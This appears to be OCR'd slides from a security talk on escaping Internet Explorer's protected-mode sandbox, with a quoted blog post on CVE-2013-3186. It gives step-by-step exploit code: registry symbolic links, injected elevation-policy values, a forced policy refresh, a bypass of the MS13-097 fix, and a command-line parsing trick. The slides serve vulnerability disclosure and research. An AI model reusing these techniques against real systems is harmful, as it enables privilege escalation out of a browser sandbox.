
- Can induce medium integrity IE to create keys
- Any key we create will have ACL allowing EPM process full access
- But surely we can't create any interesting keys?
- Well obviously we can!

Registry Symbolic Links

The following table lists the specific access rights for registry key objects.

Value	Meaning
KEY_ALL_ACCESS (0xF003F)	Combines the STANDARD_RIGHTS_REQUIRED, KEY_QUERY_VALUE, KEY_SET_VALUE, KEY_CREATE_SUB_KEY, KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY, and KEY_CREATE_LINK access rights.
KEY_CREATE_LINK (0x0020)	Reserved for system use. Hah, of course it is!
KEY_CREATE_SUB_KEY (0x0004)	Required to create a subkey of a registry key.



Finding a Target Key



Exploitation: Step 1

- Create a symbolic link from accessible registry area to target:

```
NtCreateKey(&hKey, KEY_ALL_ACCESS, &oa, 0, NULL,  
           REG_OPTION_CREATE_LINK, &disposition);  
RtlInitUnicodeString(&valuename, L"SymbolicLinkValue");  
NtSetValueKey(hKey, &valuename, 0, REG_LINK,  
              dst, wcslen(dst) * sizeof(WCHAR));
```




Exploitation: Step 2

- Execute Internet Explorer to cause key to be created

```
WCHAR cmdline [] = L"iexplore.exe x";
```

```
CreateProcess(L"C:\\Program Files\\Internet Explorer\\iexplore.exe",  
             cmdline, NULL, NULL, FALSE, 0, NULL, NULL, &startInfo, &procInfo));
```



Exploitation: Step 3

- Open created key and fill in Registry Values for elevation policy

```
RegOpenKeyEx(hKeyIE,  
    L"Low Rights\\ElevationPolicy\\{C2B9F6A6-6E3C-4954-8A73-69038A049D00}",  
    0, KEY_ALL_ACCESS, &hKey);  
  
CreateRegistryValueString(hKey, L"AppName", L"calc.exe");  
CreateRegistryValueString(hKey, L"AppPath", L"C:\\windows\\system32");  
CreateRegistryValueDword(hKey, L"Policy", 3);
```


Exploitation: Step 4

- Force IE to refresh elevation policy

```
RtlInitUnicodeString(&objName,  
    "\\Sessions\\1\\BaseNamedObjects\\LRIEElevationPolicy_");  
InitializeObjectAttributes(&objAttr, &objName,  
    OBJ_CASE_INSENSITIVE, 0, 0);  
  
NtOpenSection(&hSection, SECTION_MAP_READ | SECTION_MAP_WRITE,  
    &objAttr);  
int* p = MapViewOfFile(hSection, FILE_MAP_READ | FILE_MAP_WRITE,  
    0, 0, sizeof(int));  
  
// Increment counter  
*p = *p + 1;
```

Exploitation: Step 5

- Execute new process



How Was It Fixed?

```
loc_101C4887:                ; unsigned __int32
push    ebx
lea     eax, [ebp+phkResult]
mov     esi, 0E0006h
push    eax                    ; phkResult
push    esi                    ; samDesired
push    8                      ; ulOptions ← Changed from 0 to 8
push    dword ptr [edi+10h] ; lpSubKey
xor     ebx, ebx
push    dword ptr [edi] ; hKey
mov     [ebp+phkResult], ebx
call    ds:__imp__RegOpenKeyExW@20 ; RegOpenKeyExW(x,x,x,x,x)
jmp     loc_1004DA76
```

Undocumented option in MSDN

ulOptions


This parameter is reserved and must be zero.

Semi documented option in MSDN Driver Reference

REG_OPTION_OPEN_LINK


The key is a symbolic link. This flag is not used by device and intermediate drivers.

But Was It Fixed?

A screenshot of a debugger window showing assembly code. The window has a title bar with standard icons. The assembly code is displayed in a monospaced font. A red rectangle highlights a specific instruction. Below the main window, a portion of another assembly window is visible.

```
; START OF FUNCTION CHUNK FOR ?IESetProtectedModeRegKeyOnly@@YGJPBUMICREGISTRYDESCRIPTOR@@@Z  
  
loc_101C4887:                ; unsigned __int32  
push     ebx  
lea      eax, [ebp+phkResult]  
mov      esi, 0E0006h  
push     eax                ; phkResult  
push     esi                ; samDesired  
push     REG_OPTION_OPEN_LINK ; u1Options  
push     dword ptr [edi+10h] ; lpSubKey  
xor      ebx, ebx  
push     dword ptr [edi] ; hKey  
mov      [ebp+phkResult], ebx  
call     ds:__imp__RegOpenKeyExW@20 ; RegOpenKeyExW(x,x,x,x,x)  
jmp      loc_1004DA76  
  
push     ebx  
lea      eax, [ebp+phkResult]  
push     eax                ; phkResult  
push     ebx                ; lpSecurityAttributes  
push     esi                ; samDesired  
push     ebx                ; dwOptions  
push     ebx                ; lpClass  
push     ebx                ; Reserved  
push     dword ptr [edi+10h] ; lpSubKey  
push     dword ptr [edi] ; hKey  
call     ds:__imp__RegCreateKeyExW@36 ; RegCreateKeyExW(x,x,x,x,x,x,x,x)  
mov      esi, eax  
test     esi, esi  
jnz      loc_101C48A9
```

But Was It Fixed?



```
; START OF FUNCTION CHUNK FOR ?IESetProtectedModeRegKeyOnly@@YGJPBUMICREGISTRYDESCRIPTOR@@@Z
loc_101C4887:          ; unsigned __int32
push    ebx
lea     eax, [ebp+phkResult]
mov     esi, 0E0006h
push    eax          ; phkResult
push    esi          ; samDesired
push    ebx
push    ebx
xor     eax, eax
push    eax
mov     ebx, eax
call    loc_101C48A9
jmp     loc_101C48B1

loc_1004DA7C:          ; lpdwDisposition
push    ebx
lea     eax, [ebp+phkResult]
push    eax          ; phkResult
push    ebx          ; lpSecurityAttributes
push    esi          ; samDesired
push    ebx          ; dwOptions
push    ebx          ; lpClass
push    ebx          ; Reserved
push    dword ptr [edi+10h] ; lpSubKey
push    dword ptr [edi] ; hKey
call    ds:__imp__RegCreateKeyExW@36 ; RegCreateKeyExW(x,x,x,x,x,x,x,x,x)
mov     esi, eax
test    esi, esi
jnz     loc_101C48A9

push    ebx          ; reserved
push    dword ptr [edi+10h] ; lpSubKey
push    dword ptr [edi] ; hKey
call    ds:__imp__RegCreateKeyExW@36 ; RegCreateKeyExW(x,x,x,x,x,x,x,x,x)
mov     esi, eax
test    esi, esi
jnz     loc_101C48A9
```

But Was It Fixed?

```
; START OF FUNCTION CHUNK FOR ?IESetProtectedModeRegKeyOnly@@YGJPBUMICREGISTRYDESCRIPTOR@@@Z
loc_101C4887:          ; unsigned __int32
push     ebx
lea      eax, [ebp+phkResult]
mov      esi, 0E0006h
push     eax           ; phkResult
push     esi           ; samDesired
push     REG_OPTION_OPEN_LINK ; ulOptions
push     dword ptr [edi+10h] ; lpSubKey
xor      ebx, ebx
push     dword ptr [edi] ; hKey
mov      [ebp+phkResult], ebx
call     ds: _imp_RegOpenKeyExW@20 ; RegOpenKeyExW(x,x,x,x,x,x)
jmp      loc_1004DA76
```

```
// Exploit MS13-097 "fix", makes open key return access denied
PSECURITY_DESCRIPTOR psd;
ConvertStringSecurityDescriptorToSecurityDescriptor(
    L"D:(A;;;KR;;;WD)", SDDL_REVISION_1, &psd, nullptr);
SetKernelObjectSecurity(hKey, DACL_SECURITY_INFORMATION, psd);
```

```
push     ebx           ; dwOptions
push     ebx           ; lpClass
push     ebx           ; Reserved
push     dword ptr [edi+10h] ; lpSubKey
push     dword ptr [edi] ; hKey
call     ds: _imp_RegCreateKeyExW@36 ; RegCreateKeyExW(x,x,x,x,x,x,x,x)
mov      esi, eax
test     esi, esi
jnz      loc_101C48A9
```

Finally Fixed

Microsoft Security Bulletin MS14-010 - Critical

Cumulative Security Update for Internet Explorer (2909921)

Published: Tuesday, February 11, 2014

Version: 1.0

General Information

Executive Summary

This security update resolves one publicly disclosed vulnerability and twenty-three privately reported vulnerabilities in Internet Explorer. The most severe vulnerabilities could allow remote code execution if a user views a specially crafted webpage using Internet Explorer. An attacker who successfully exploited the most severe of these vulnerabilities could gain the same user rights as the current user. Users whose accounts are configured to have fewer user rights on the system could be less impacted than users who operate with administrative user rights.


Distributed Exploitation

T-22:10:24:20

DAYS	HOURS	MINUTES	SECONDS
------	-------	---------	---------

Closer Look at Elevation Policy

- Most research on abusing process creation policies


ESCAPE > POLICY CHECK VULNERABILITIES > CVE-2013-4015

- Mislead *ieframe!GetSanitizedParametersFromNonQuotedCmdLine()* by using a space to delimit app name and arg

```
C:\Windows\System32\cmd.exe\t..\notepad.exe
```

- Returns "C:\Windows\system32\ application name
- C:\Windows\system32\notepad.exe medium without prompt elevation
- But *kernel32!WinExec()* will execute

DIVING INTO IE 10's ENHANCED PROTECTED MODE SANDBOX

 [Blog](#) | [Talks](#) | [Docs](#) | [Tools](#) | [Advisories](#) | [About](#) | [RSS](#) 

Fermin J. Serna - Blog...

<<<< August - 2013 >>>>

01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----



21-Aug-2013 [13:26] -- CVE-2013-3186 - The case of a one click sandbox escape on IE

MSFT security updates for **August 2013** contained a fix for a vulnerability I reported to MSRC some time ago. Behind a some kind cryptic title of "Internet Explorer Process Integrity Level Assignment Vulnerability " hides a 1 click sandbox escape (CVE-2013-3186).


Some context before the vulnerability. IE sandbox, called protected mode, is based on integrity levels where the renderer (where JS runs among other things) runs as Low Integrity level and the main frame runs as Medium Integrity level. They talk to each other through a broker RPC/pipe interface. A process running under Low IL can read almost anything in the system (ACL allowing) but can write to very few locations (TempLow for example). Basically protected mode is tackling the persistence problem of malware exploiting a security vulnerability at the Low IL process.

Security in Elevation Policy


- Anyone can add policy entries



- Get help with sandbox escape.
- Well if you insist.



COM Elevation Policy



Exploiting Medium IE Process

- Can create a new instance of IE through policy
- Can script the instance using COM

IWebBrowser2 Interface

30 out of 38 rated this helpful - [Rate this topic](#)

Exposes methods that are implemented by the [WebBrowser](#) control (Microsoft ActiveX control) or implemented by an instance of the [InternetExplorer](#) application (OLE Automation). For the Microsoft .NET Framework version of this control, see [WebBrowser Control \(Windows Forms\)](#).

IWebBrowser2 Members

AddressBar	Sets or gets a value that indicates whether the address bar of the object is visible or hidden.
Application	Gets the automation object for the application that is hosting the WebBrowser Control .

What Could we do With This?

- Reminded of an old IE RCE, full trust JScript running in Print Preview Template

```
variant_t var(bstr_t("http://domain.com/template.html"));  
browser->ExecWB(OLECMDID_PRINT, OLECMDEXECOPT_PROMPTUSER,  
                &var, NULL);
```

